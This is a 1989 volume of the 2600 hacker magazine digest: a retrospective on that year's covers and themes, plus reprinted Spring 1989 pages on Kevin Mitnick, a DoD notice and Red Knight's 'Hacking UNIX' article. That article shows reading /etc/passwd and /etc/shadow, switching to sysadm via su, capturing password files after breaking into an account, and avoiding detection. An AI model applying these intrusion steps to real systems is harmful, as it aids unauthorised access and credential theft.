2600

The Hacker Digest - Volume 6

1989

FORMAT

In 1989, the font of the masthead changed slightly and the volume and issue numbers were spelled out instead of being displayed numerically. While the mini-covers remained in the upper right hand corner, the print area became less busy with the elimination of one of the text lines.

The page length remained at 48 pages and these were consistently labeled from 3 to 46 within each issue (covers and inside covers continued to not be labeled with page numbers). Color appeared on the front and back covers. The table of contents continued to appear on the back cover, but was now labeled uniquely with each issue - Spring: "In These Pages..."; Summer: "Guide of Contents"; Autumn: "Contained Within..."; and Winter: "what's inside". The titles of articles contained within each issue were now surrounded by a dashed line. Our second class postage permit, previously listed as "Pending" was changed to "Issued" with the Spring issue and "PAID" in the issues following. Our return address remained the same with the addition of the line: "Forwarding and Address Correction Requested" which was needed in order for people who moved to be able to get their issues and/or for us to find out that there was an address change. Without that line, issues would simply vanish somewhere in the postal system. We continued to hide little messages in the space where a mailing label would go, which could be seen if the reader bought their copy in a store or opted for an envelope. The messages were as follows: Spring: "contains no cyanide" (a reference to a cyanide scare involving grapes from Chile); Summer: "the bees are flying north" (a coded message about migrating killer bees, as well as a series of raids/sting operations that were moving throughout the country); Autumn: "we are the dead" (something you might hear at a Grateful Dead concert, but in all likelihood was an allusion to a famous line from *1984*); and Winter: "don't believe the type" (a play on the Public Enemy song "Don't Believe the Hype"). A final humorous addition was added to the Winter back cover: "(WE KNOW - This issue should have been out in December, but we wanted to wait for the AT&T story to break. Sorry.)" This was a reference to the famous AT&T crash, which took place on Martin Luther King Day (January 15), 1990, a story that was covered in that issue, but which we really had no advance knowledge of. Really.

COVERS

Three of this year's covers were done by a new artist, Holly Kaufman Spruch, while the Summer cover was done by veteran Ken Copel. The mini-cover in the upper right hand corner continued to appear for all issues. The covers this year were notable in that they focused on world events much more than in the past. It was also a very eventful year on a number of levels.

Spring 1989 featured an *Abbey Road* takeoff with a Salman Rushdie flavor. It was in February that Ayatollah Khomeini issued a fatwa against Rushdie, the author of *The Satanic Verses*, a book seen by some as spreading blasphemy against Islam. The idea of someone being put on a hit list for the words they wrote was true blasphemy to writers and free thinkers everywhere, ourselves included, which led to the idea behind this cover. The Ayatollah himself is pictured, dressed in black, as the first of the four men crossing the street to Rushdie's house. In his hand is a copy of the Holy Koran (as it was spelled in English then). The turbans of the three assassins following him are Sikh rather than Arab, which served as a bridge to the Beatles' embracing of Indian culture (Hinduism in their case). As in the Beatles' famous album cover, different footwear is apparent in those crossing the street, and one of the four is out of step. Of course, we had to insert a British payphone in the distance. Even the license plates had meaning, with staff and their friends hiding their addresses there and 7383USAF being an allusion to someone we knew named Pete (spelled out on a touch tone dial) joining the Air Force. As for the mini-cover, there was a picture of a guy, possibly actor Raymond Burr, next to an excerpt from *The Freedom Fighter's Manual*, a propaganda leaflet dropped over Nicaragua by the U.S. government in the 1980s. This particular excerpt contains instructions on how to

sabotage telephone lines. Finally, the mini-cover corrected an omission from 1988 - the Spring issue of that year had failed to carry on the tradition of having an exclamation point on the cover of the first issue of the year. So, for Spring 1989, we included two of them.

The Summer 1989 cover took an entirely different approach. This was a rare personal profile of editor Emmanuel Goldstein, which was based on a photograph taken by Ken Copel in a field near the *2600* offices. Included in this portrait are all sorts of little allusions: a Number 6 button (from *The Prisoner* TV series); a black button (these had become popular in that time and place); touch tone buttons that displayed "2600" lying around the field; a strange bicycle running through an EXXON credit card (this was shortly after the Exxon Valdez oil spill); a cellular antenna; various faces, including Cap'n Crunch (whose cereal boxes had once contained the 2600 hertz whistles), Abbie Hoffman and Ayatollah Khomeini (who had both recently died); Vicks Formula 44 (for hacking coughs); "No Place Like Ohm;" a little image of the Citicorp building where *2600* meetings took place; Bell symbols; a monitor with the word "Meow" over cat paws ("on little cat feet" which was one of our favorite phrases that implied stealth, taken from a Carl Sandburg poem entitled "Fog"); and a can of ham with "(516) Bean" written on it. One of our local pager numbers in area code 516 had spelled out the words BEAN HAM and that kind of thing seemed to mean a whole lot more back then. As for the mini-cover, as this came out right after the crushing of the Tiananmen Square protests, the Chinese characters for the word "oppression" appeared next to the startled face of an animated donkey from the film *Animal Farm*, written by George Orwell.

Autumn 1989 focused on an historic milestone in the hacker world: The Galactic Hacker Party. This international event took place in Amsterdam and was the first time that hackers from so many different countries had come together. We certainly felt inspired by the whole thing and that issue is seen by many as a second wind for our magazine, which was starting to feel slightly repetitive. From this point, we had access to a world of hacking intelligence and it showed in our pages. As for the cover itself, the building where the event took place (the Paradiso Cultural Center) is portrayed, along with various posters in much the same way that actual posters adorned the front of the building, advertising upcoming concerts taking place inside it. One poster reads "BAD Concert," which was a reference to Big Audio Dynamite, one of our favorite groups around the office and one which we tracked down and interviewed in London later in the summer. (The interview can be found in our *Off The Hook* archive for September 1989.) Another poster reads "INGSOC," a clear reference to 1984 and the Newspeak word for "English Socialism," which was the totalitarian government of that novel. The final poster reads "Rop Knows," which refers to Rop Gonggrijp, the publisher of *Hack-Tic* - a Dutch magazine that was much like *2600*. We found Rop to have an all-knowing air about him and, as one of the organizers of the monumental event that brought so many hackers together, he deserved that recognition. It also served as a bit of a warning to one of the attendees who had betrayed our trust by ripping us off - the secret was out and we all knew. In case it wasn't clear enough, we show the offender (complete with a t-shirt indicating his origin) being run over by a tram labeled 2600! (We never heard from him again.) Some of the posters can also be seen littered on the ground. And, of course, there's a Dutch phone booth jammed with hackers. The mini-cover features a rat ("techno-rat" was one of the phrases being suggested at the time as a synonym for "hacker") typing on a keyboard labeled 2600.

Our Winter 1989-90 cover focused on another global milestone: the fall of communism in Eastern Europe. In Romania, a dictator was toppled and demonstrators waved the national flag with the Communist coat of arms cut out of the middle. We turned that around a bit and showed soldiers with an American flag that had the stars cut out of it, possibly a reference to the federal government overstepping its authority on the states with draconian laws that affected hackers. The phrase "you talk of times of peace for all, and then prepare for war..." appears on a television in the sky, along with a war plane, suggesting that even after the end of the Cold War, Western powers were still fixated on fighting someone or something. That phrase came from the WANK (Worms Against Nuclear

Killers) worm, which many view as one of the first instances of hacktivism, possibly emanating out of Australia. NASA computers were hit with the WANK worm in October, just prior to the fall of the Berlin Wall. A wall is also seen on the cover, with the phrase "Let X=Y" with a red slash through the equal sign, meaning the rules have changed and what we are told to assume is no longer the case. The mini-cover was a throwback to a character from our early years (a clip art waiter holding two stacks of dishes) with the phrase "thank you" above them along with the AT&T logo. We can only assume we were thanking whoever or whatever was responsible for the recent AT&T crash that provided us with so much material.

INSIDE

The staffbox was renamed to "staff" with credits for editor-in-chief, artwork, and writers. It appeared on various pages throughout the year before returning to page 3 for the Winter issue. The "usual anonymous bunch" was now referred to as the "growing anonymous bunch." A design credit was added in the Autumn issue and a "Remote Observations" position appeared in the Winter edition, crediting a Geo C. Pilyou. The last name was a typo for Tilyou. George Cornelius Tilyou created one of the amusement parks at New York's legendary Coney Island back in 1897.

Mailing info continued to appear consistently on page 3 (a requirement by the post office), however without listings for BBSes or email. As promised the previous year, the subscription price was raised to $18 a year for individuals and $45 for the corporate rate, while overseas increased to $30 and $65 respectively. A fax line was added to our contact info starting with the Summer issue.

We resumed accepting some advertising, but we had a very limited amount of it throughout the year.

It was in the Spring issue that the first mention of Kevin Mitnick was made, as he was proving to be an example of anti-hacker hysteria even in those early days of his saga, having been held without bail, unlike many violent criminals. We also told the story of Herbert Zinn, known as Shadow Hawk, imprisoned merely for copying programs with no intent of profiting in any way other than expanding his own knowledge. The concept of sending someone to prison for hacking was a relatively new one in 1989. "When people actually start winding up in jail because of playing with computers, it's time to start asking some very serious questions," we wrote in our Spring editorial. (Editorials also became a regular feature this year.) "Doing nasty things with computers has become infinitely worse than doing nasty things without computers."

We saw the start of a long debate on whether copying was the same as stealing. We argued very fervently that it was not. Corporate America felt very differently. We also saw parallels in many of the events going on in the world at the time. The threats against author Salman Rushdie seemed all too familiar to us. Fear and misunderstanding could lead to all sorts of unpleasantness, not to mention underlining the power of the individual to change the direction of society. "If one person can cause such chaos, then clearly the system is falling apart at the seams," we said.

Another milestone was the untimely death of Abbie Hoffman, who we admired as someone who "stood up to the ultimate computer system known as Society." He also was instrumental in the founding of our predecessor, *TAP Magazine*. It was especially sad that his connection to the hacker world wasn't recognized enough, particularly among the younger generation. And, on that note, tragedy struck us more directly with the unexpected death of one of our star writers, David Flory, known to *2600* readers as The Shadow. He was only 22.

Speaking of *TAP*, a new version of that magazine emerged out of Kentucky, amid speculation that it was only a ploy to capitalize on the name and praise that it seemed to stay true to the theme of the original publication. Our readers were constantly looking for oth-

er magazines that could satisfy their cravings. Many were still fascinated by the famous phone phreaking article that appeared in that October 1971 issue of *Esquire*. By Autumn, we were able to share news of *Hack-Tic*, a Dutch hacker zine, and *Die Datenschleuder* from Germany's Chaos Computer Club, after having attended the Galactic Hacker Party in Amsterdam that August. This first-ever international gathering of hackers proved tremendously inspirational to us, as evidenced in our Autumn issue. It was an especially energetic event, since hacking wasn't even illegal in the Netherlands at the time. We came to see the Germans as extremely organized while the Dutch were all about having fun. This was the shot in the arm that American hackers so desperately needed. Of course, we also shared a bit of our own hacker culture with them - concepts like trashing and scanning were relatively unheard of over there at the time. We also learned a lot about various foreign phone systems of 1989. For instance, Austria used an antiquated system that relied on hand billing and was only capable of pulse dialing. South African phreaks faced a crisis as local calls started to be timed, making it hugely expensive to call computer bulletin boards. We learned that many countries didn't even have itemized billing of phone calls. We also found out how expensive it was to call the States from overseas using an AT&T service called USA Direct (eight dollars for the first three minutes, even if the call was ten seconds long). We got our revenge in the end, revealing methods of using that system to get free directory assistance among other things.

Back home, our readers also seemed primarily interested in phone networks. Many called for more emphasis in *2600* on phones and less on computers, since everyone had a phone and not that many had a computer. Our pages reflected this. We were chock full of information on such things as the owners of 800 and 900 exchanges. (Back then, an exchange in the 800 or 900 area codes had to be controlled by only one company.) Our letters pages were brimming over with ANAC numbers for various areas, often mistakenly referred to as ANI numbers. (These are the numbers one would dial to find out the phone number they were calling from.) We noted with amusement that it was still quite easy to call payphones collect, as phone companies didn't always share the database of payphone numbers with each other.

On the subject of not sharing, AT&T was revealed to be guilty of this as the crash of January 15, 1990 unfolded (we also printed a full analysis of the crash in our Winter issue). While their system was falling apart, operators were under orders not to tell customers how to place calls through rival companies, even though those other companies regularly would tell customers how they could use AT&T. As we said at the time concerning the whole concept of equal access: "What good is a fair system if most people don't know how to use it?" We were happy to reveal these and any other corporate shenanigans that hurt the consumer. We saw new guidelines implemented for Alternate Operator Services (AOS) companies and more public outrage as they continued to rip people off. But perhaps the biggest corporate injustice of the year unfolded due to a strike against NYNEX and New York Telephone. We shared stories of numerous instances of poor or nonexistent service, while the company continued to charge full price and not pay any of its striking workers. We figured that they were making out quite well during the strike and that there was a real need for competition on the local level, just as there now was nationwide.

Technology continued to move forward. We heard of the first instance of a phone company (British Telecom) using recorded voices for directory assistance, which signaled the coming explosion of automation to much of the telephone network. We heard more nightmares from another ROLM phone system at a major university, which raised costs and added inefficiency on a massive scale. New York Telephone introduced a new system that changed the time it took to get an operator from three seconds to 30. We saw the issue of Caller ID begin to be debated, as the very nature of making a phone call was about to change. Sprint became the first phone company to itemize the phone numbers of people calling one of their 800 numbers. This was of particular concern to phone phreaks who often didn't want to be identified when calling particular 800 numbers for nefarious purposes. Towards the end of the year, we got ourselves a new email address: 2600@well.sf.ca.us.

Our articles focused on a wide range of subject matter - really anything involving technology was fair game. One of our most attention-grabbing stories involved the ease of changing grades in the New York City public school system. That was a story that propelled *2600* into the media big time. We also published the usual tips on trashing and lists of things that others would have no interest in, such as weird phone numbers or the countries that were still (technically) impossible to call from the United States. Our philosophy was simple and consistent: "This technology is still in its infancy and, like any system, its limits need to be constantly tested."

There was the usual collection of anti-hacker hysteria. A phone company called Teleconnect decided they were going to block access to phone numbers belonging to any BBS they deemed unacceptable. They even offered a way for people to report anyone who was passing codes around so that their number could also be blocked. Naturally, we were compelled to report the NSA and CIA since they seemed to be doing an awful lot of that.

In an example of high tech phobia, a bill was introduced that would make it illegal for anyone under the age of 21 to have a beeper. Apparently, this was the latest tactic in fighting the War on Drugs. Another example of stupid legislation involved the recently enacted law that made it illegal to listen in on frequencies that carried cellular phone calls, something we never missed an opportunity to criticize.

Robert Morris was facing five years in prison and a $250,000 fine for unleashing the Internet worm in 1988. The whole thing was a big waste of time from almost everyone's perspective, as it was abundantly clear that Morris had meant no harm and had not actually broken into any systems. As a response to the hysteria, we offered a printout of the source code of the worm.

In the early part of the year, we were operating four BBSes: Central Office in Westchester, New York, Yoyodyne in Nebraska, Beehive in Virginia, and The Switchboard in Queens, New York. A fifth was added in the summer: Farmer Pete's in Pittsburgh. But by the end of the year, we had to announce that "our bulletin board network has pretty much collapsed."

Our radio program *Off The Hook* became a semi-regular feature on WBAI in New York and there were ads mentioning it in our pages in 1989. And at the end of the year, we showed off a cartoon with talking payphones we had produced, based on a similar cartoon project some of us were involved with in college.

Our biggest worry at the time was that people weren't paying attention and were being led into bad places. "There are plenty of entities just aching to gain control of technology and in due time, the individual." We expressed concern over the populace becoming "comfortably dumb."


One very unusual thing we did was print 44 tiny messages at the bottom of each of the numbered pages of our Summer issue. The Exxon Valdez oil spill had just happened and we wanted to express our anger in this method. Unfortunately, we overdid it and made the type so small that literally nobody could read it. So for the first time ever, we've gone through them all and done our very best to interpret what those microscopic letters were saying. If you think we got any of them wrong, you're welcome to give it a shot yourself and let us know what you discover. Here is our full list by page number: 3) destroy exxon; 4) return your exxon cards in many pieces; 5) send oil soaked mail to exxon headquarters; 6) hack exxon's computers; 7) call exxon's phones; 8) demand exxon resignations; 9) demand reparation for planet earth; 10) exxon passed all the costs to their customers; 11) exxon will still make big profits this year; 12) spill oil on exxon forever; 13) those who don't protect the land will pay; 14) can one man be held accountable; 15) or is exxon guilty of not doing enough?; 16) it can still happen to any oil company; 17) it must never happen again; 18) scare the hell out of shell; 19) show mobil who really runs the show; 20) boycott exxon gas; 21) be friendly to your local dealer - get them on your side; 22) when will we end this murder of wild animals?; 23) it's exxon's turn to pay the

bill; 24) it was one of the cleanest spaces on earth; 25) some species may be permanently wiped out; 26) the cleanup is unorganized, underfunded, and insufficient; 27) if we don't raise hell, they'll get away scot-free; 28) there's oil in the water; 29) but it's no longer in the papers; 30) animals and plants can't talk; 31) but you've been given a voice; 32) but words are only words; 33) actions speak louder; 34) support greenpeace; 35) exxon has accomplished nothing; 36) at this rate, in 100 years earth will be hell; 37) it should have been stopped; 38) anger can be power; 39) wipe exxon away; 40) you have every right; 41) whose world is it anyway?; 42) save the whales; 43) save yourselves; 44) you may be observant but that's not enough; 45) amplify these words and you will have accomplished something; 46) for the past, present, and future. Needless to say, none of our future secret messages were printed this small.

As the dialogue on hackers increased in the mainstream, we found ourselves constantly having to defend what it was that hackers stood for. Our impatience and disdain for the headline-stealing criminal behavior was evident: "If you want to explore and manipulate the system, there's never been a better time. If you simply want to steal, you'll have to wait in line."


The 1980s had come to an end. But there was so much more ahead of us.

2600



The Hacker Quarterly

VOLUME SIX, NUMBER ONE
SPRING, 1989



MINIMIZE

MINIMIZE is a procedure used during periods of crisis or other abnormal periods to reduce the volume of record and long distance telephone traffic ordinarily transmitted electrically.

MINIMIZE applies to ALL users of DOD communications systems, including originators of card and tape traffic.

Procedures. When MINIMIZE is imposed, users of DOD electrical communications facilities must determine that:

1. The information to be forwarded is required to avoid a seriously detrimental impact on mission accomplishment or safety of life.

2. Electrical transmission is the only way to get the information to the addressee in sufficient time to accomplish its purpose.

Alternate Means of Communications. The US mail, the US Armed Forces Courier Service, or an individual as a courier or messenger should be used instead of using electrical means when MINIMIZE is imposed.

Authority to Impose and Cancel MINIMIZE. Commanders are authorized to impose MINIMIZE within their command or area of command responsibility unless specifically denied by appropriate higher authority. The Joint Chiefs of Staff impose it worldwide as well as in any specific area. The Joint Chiefs of Staff or the commander concerned, as appropriate, will cancel MINIMIZE when no longer required.

Authority. Allied Communications Publication (ACP) 121 US Supplement-1

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada -- $18 individual, $45 corporate.
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987
at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.

***2600* Office Line: 516-751-2600**

HACKERS IN JAIL

Story Number One: By now we've probably all heard about Kevin Mitnick. Late last year, this computer hacker was arrested after being turned in by his friend, who explained it all by saying, "You're a menace to society."

Mitnick has been described in the media as 25, an overweight, bespectacled computer junkie known as a "dark side" hacker for his willingness to use the computer as a weapon. His high school computer hobby was said to have turned into a lasting obsession.

He allegedly used computers at schools and businesses to break into Defense Department computer systems, sabotage business computers, and electronically harass anyone -- including a probation officer and FBI agents -- who got in his way.

He also learned how to disrupt telephone company operations and disconnected the phones of Hollywood celebrities such as Kristy McNichol, authorities said.

Over the past few months, several federal court judges have refused at separate hearings to set bail for Mitnick, contending there would be no way to protect society from him if he were freed.

Mitnick's family and attorney said prosecutors have no evidence for the accusations and that they are blowing the case out of proportion, either out of fear or misunderstanding of the technology.

Mitnick has an amazing history, to say the least. He and a friend logged into a North American Air Defense Command computer in Colorado Springs in 1979. The friend said they did not interfere with any defense operation. "We just got in, looked around, and got out."

Computer security investigators said that as a teenager Mr. Mitnick belonged to a shadowy Southern

(continued on page 20)

MORE ON

by Red Knight
Phreakers/Hackers Underground Network

This is the conclusion of a two-part article. Part One appeared in our last issue.

More UNIX Commands

man [command] or **[c/r]** - will give you help for a command.

help - available on some UNIX systems.

mkdir [dir name(s)] - makes a directory.

rmdir [dir name(s)] - removes a directory. You won't be able to remove the directory if it contains files.

rm [file name(s)] - removes files. rm * will erase all files in the current directory. Be careful! Some options are: [-f unconditional removal] [-i prompts user for y or n].

write [login name] - to write to other logged in users. Sort of a chat.

mesg [-n] [-y] - doesn't allow others to send you messages using the write command. Wall used by system adm overrides it.

$ [file name] - to execute any file.

wc [file name] - counts words, characters, lines in a file.

stty [modes] - set terminal I/O for the current devices.

sort [filename] - sorts and merges files -- many options.

spell [file name] > [file name] - the second file is where the misspelled words are entered.

date [+%m%d%y*] [+%H%%M%S] - displays date according to options.

at [-r] [-l] [job] - does a specified job at a specified time. The -r removes all previously scheduled jobs. The -l reports the job number and status of all jobs scheduled.

write [login] [tty] - sends a message to the login name.

su [login name]

The su command allows one to switch users to a super user or to another user. Very important -- could be used to switch to super user accounts.

$ su sysadm
password:

This su command will be logged in /usr/adm/sulog and this file of all files is carefully monitored by the system administrator. Suppose you hacked into john's account and then switched to the sysadm account. Your /usr/adm/sulog entry would look like this:

SU 04/19/88 21:00 + tty 12 john-sysadm

Therefore the S.A. (system administrator) would know that john switched to the sysadm account on 4/19/88 at 21:00 hours.

"Do not use login names like Hacker, Cracker, Phreak, etc."

Searching For Valid Login Names

Type in:

$ who (this command informs the user of other users on the system)

cathy tty1 april 19 2:30
john tty2 april 19 2:19
dipal tty3 april 19 2:31

tty is the users terminal The date and time shown are those of their logins.

/etc/passwd File

The etc/passwd is a vital file to cat.

HACKING UNIX

It contains login names of all users including super user accounts and their passwords. In the newer SVR3 releases security is tightened by moving the encrypted passwords from /etc/passwd to /etc/shadow which makes it only readable by root. This is optional, of course.

```
$ cat /etc/passwd
root:D943/sys34:0:1:0000:/:
sysadm:k54doPerate:0:0:adminis-
tration:usr/admin:/bin/rsh
checkfsys:Locked;:0:0:check file
system:/usr/admin:/bin/rsh
john:chips11:34:3:john scezerend:/-
usr/john:
$
```

If you have reached this far, capture this file as soon as possible. This is a typical output of an etc/passwd file. The entries are separated by a ":". There may be up to seven fields in each line. Let's look at the "sysadm" example. The first field has the login name, in this case sysadm. The second field contains the password. The third field contains the user ID ("0" is the root). Next comes the group ID and then the account which contains the user's full name, etc. The sixth field has the login directory which defines the full path name of the particular account and the last field contains the program to be executed. The password entry in the field of the checkfsys account in the above example is "Locked;". This means that the account checkfsys cannot be accessed remotely. The ";" acts as an unused encryption character. A space is also used for this purpose. You will find this in many small UNIX systems where the system administrator handles all maintenance.

Password Aging

If password aging is active the user is forced to change the password at regular intervals. One may be able to tell just by looking at the /etc/passwd file when the password is allowed to be changed and when it is compulsory to change it. For example, the entry:

john:chips11,43:34:3:John Scezerend:/usr/john:

The password contains an extension of (,43) which means that john has to change the password at least every six weeks and can keep it for at least three weeks. The format used is [password],Mmww. The **M** is the maximum number of weeks before the password has to be changed and m is the minimum period before the password can be changed. The **ww** indicates when the password was last changed.

Aging chart:

Character	# of weeks
.	0
/	1
0-9	2-11
A-Z	12-37
a-z	38-63

From the above, anyone can determine the number of weeks when one can change the password. The "ww" is automatically added telling when the password was last changed.

If Shadowing is Active

If the shadowing is active the /etc/passwd will look like this:

```
root:x:0:1:0000:/:
sysadm:x:0:0:administration:/usr/
admin:/bin/rsh
```

The password is substituted by "x". The /etc/shadow file is only readable

by root and will look similar to this:
root:D943/sys34:5288::
Cathy:masai1:5055:7:120

The first field contains the user's ID. The second contains the password. The password will be NONE if remote logins are deactivated. The third contains a code of when the password was last changed. The fourth and the fifth contain the minimum and the maximum number of days for password changes. (It's rare that you will find this in the super user logins due to their hard-to-guess passwords.)

/etc/options Directory

The etc/options directory will consist of utilities available in the system. For example:
-rwxr-xr-x 1 root sys 40 april 1:00 uucp.name

/etc/group

The file has each group on the system. Each line will have four entries separated by a ":". An example of concatenated /etc/group:
root::0:root
adm::2:adm,root
bluebox::70:

The format is: group name:password:group ID:login names. It's very unlikely that groups will have passwords assigned to them. The ID "0" is assigned to "/".

Sending and Receiving Messages

Two programs are used to manage this. They are mail and mailx. The difference between them is that mailx is fancier and gives you many choices like replying, using editors, etc.

The basic format for sending mail is:
$ mail [login(s)]

(Now one would enter the text. After finishing, enter "." (a period) on the next blank line.)

This command is also used to send mail to remote systems. Suppose you wanted to send mail to john on a remote called ATT01. You would type in:
$ mail ATT01!john

Mail can be sent to several users just by entering more login names after issuing the mail command.

Using mailx is the same basic format.
$ mailx john
subject: (this allows you to enter the subject)
(line #1)
(line #2)

(After you finish, enter "~.". More commands are available like ~p, ~r, ~v, ~m, ~h, ~b, etc.)

After you logon to the system, your account may have mail waiting. You will be notified "You have mail". To read it enter:
$ mail
(line #1)
(line #2)
(line #3)
?
$

After the message you will be prompted with a question mark. Here you have a choice of deleting the message by entering "d", saving it to view it later by entering "s", or just press enter to view the next message.

Super User Commands

sysadm adduser - will take you through a routine to add a user.

Enter this:

$ sysadm adduser
password:

(this is what you will see)
Process running subcommand

GENERAL INFORMATION

USE OF OFFICIAL TELEPHONES FOR PERSONAL BUSINESS

Telephones are not to be used by employees for personal messages except in case of emergency. Use pay stations located in convenient places in all buildings. Chief of Bureaus are expected to cooperate in securing strict observance of this instruction and each person having a telephone on his or her desk is responsible for its proper use.

ALL NUMBER CALLING EXCHANGES FOR THE DEPARTMENT OF DEFENSE

Be sure you have the correct number in mind. Consult the directory. Listen for dial tone and then dial the number.

69.2—69.3—69.4—69.5—69.6—69.7

When calling from one of the above exchanges to another one of the above exchanges dial only the last 5 digits of the number.

When calling from one of the above exchanges to an entirely different exchange in the Metropolitan Area not listed above, dial 9 and listen for dial tone*, then dial all 7 digits.

*(This dial tone will be continuous and will sound the same as the original dial tone. Please continue dialing).

The prefix for all 5 digit telephone numbers appearing in the DoD directory is "69".

AUTOMATIC VOICE NETWORK (AUTOVON)

Numbers listed in this directory are not autovon.

The Automatic Voice Network (AUTOVON) is the basic General Purpose switched voice network of the Defense Communications System. Autovon serves most major installations in CONUS and limited overseas areas. To avoid abuse of the Network and derive maximum efficiency users must be familiar with the system and cooperate fully. You can assist by following these guidelines.

Consult the AUTOVON listings in this directory or dial "O" for up-to-date information.

Send a message instead. Use AUTOVON only when your communications requires a time sensitive reply.

Restricted lines cannot be used to place AUTOVON calls.

Don't use AUTOVON for unofficial business. Unless the communication is official and essential and would stand the scrutiny afforded a commercial toll call, AUTOVON should not be used.

Keep the call short. Policy on AUTOVON use states that calls should be no more than approximately 5 minutes in duration. Outline your communication prior to making a call and then limit it to 5 minutes. If you are seeking information which is not readily available, ask the party on the other end to call back.

